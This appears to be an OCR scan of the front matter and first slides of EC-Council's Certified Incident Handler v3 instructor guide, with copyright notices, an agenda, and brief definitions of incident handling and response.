E|CIH
EC-Council | Certified Incident Handler

EC-Council
Building A Culture Of Security



hide01.ir

EC-Council Certified
Incident Handler

CEI MATERIAL

EC-Council Official Curricula

EC-Council

Copyright © 2023 by EC-Council. All rights reserved. Except as permitted under the Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher, with the exception that the program listings may be entered, stored, and executed in a computer system, but may not be reproduced for publication without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to EC-Council, addressed "Attention: EC-Council," at the address below:

EC-Council New Mexico
101C Sun Ave NE
Albuquerque, NM 87109

Information contained in this publication has been obtained by EC-Council from sources believed to be reliable. EC-Council takes reasonable measures to ensure that the content is current and accurate; however, because of the possibility of human or mechanical error, we do not guarantee the accuracy, adequacy, or completeness of any information and are not responsible for any errors or omissions nor for the accuracy of the results obtained from use of such information.

The courseware is a result of extensive research and contributions from subject-matter experts from all over the world. Due credits for all such contributions and references are given in the courseware in the research endnotes. We are committed to protecting intellectual property rights. If you are a copyright owner (an exclusive licensee or their agent) and you believe that any part of the courseware constitutes an infringement of copyright, or a breach of an agreed license or contract, you may notify us at **legal@eccouncil.org**. In the event of a justified complaint, EC-Council will remove the material in question and make necessary rectifications.

The courseware may contain references to other information resources and security solutions, but such references should not be considered as an endorsement of or recommendation by EC-Council.

Readers are encouraged to report errors, omissions, and inaccuracies to EC-Council at **legal@eccouncil.org**. If you have any issues, please contact us at **support@eccouncil.org**.

hiuea.ir

NOTICE TO THE READER

EC-Council does not warrant or guarantee any of the products, methodologies, or frameworks described herein nor does it perform any independent analysis in connection with any of the product information contained herein. EC-Council does not assume, and expressly disclaims, any obligation to obtain and include information other than that provided to it by the manufacturer. The reader is expressly warned to consider and adopt all safety precautions that might be indicated by the activities described herein and to avoid all potential hazards. By following the instruction contained herein, the reader willingly assumes all risks in connection with such instructions. EC-Council makes no representations or warranties of any kind, including but not limited to the warranties of fitness for particular purpose or merchantability, nor are any such representations implied with respect to the material set forth herein, and EC-Council takes no responsibility with respect to such material. EC-Council shall not be liable for any special, consequential, or exemplary damages resulting, in whole or in part, from the reader's use of or reliance upon this material.

E|CIH
EC-Council | Certified Incident Handler

EC-Council
Building A Culture Of Security



hide01.ir

EC-Council Certified Incident Handler v3

Instructor Guide

Agenda

- What Is ECIH
- ECIH TRAINING SCHEDULE AND EXAM Information
- How to Access Course related material
- CLASS MINIMUM REQUIREMENTS, Basic Lab Setup Requirements, and Lab Setup Environment
- What Is EC-COUNCIL CYBERQ
- What should you ensure before going to Class
- How to Teach ECIH
- Where to get help

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Agenda

- What Is ECIH
- ECIH TRAINING SCHEDULE AND EXAM Information
- How to Access Course related material
- CLASS MINIMUM REQUIREMENTS, Basic Lab Setup Requirements, and Lab Setup Environment
- What Is EC-COUNCIL CYBERQ
- What should you ensure before going to Class
- How to Teach ECIH
- Where to get help

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Handling and Response (IH&R)

- Incident handling and response (IH&R) is the process of taking **organized and careful steps** when responding to a security incident or cyberattack. It is a set of **procedures**, **actions**, and **measures** taken against an unexpected event




hide01.ir

- IH&R helps organizations to **identify and mitigate various business risks** that can be caused by security incidents. It also helps in **restoring normal business operations** as **quickly** as possible, with **minimal impact** to the business



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Relationship between Incident Handling and Response



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Incident Response based on Kill Chain



hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How Other InfoSec Job Roles Fit in Overall Incident Management



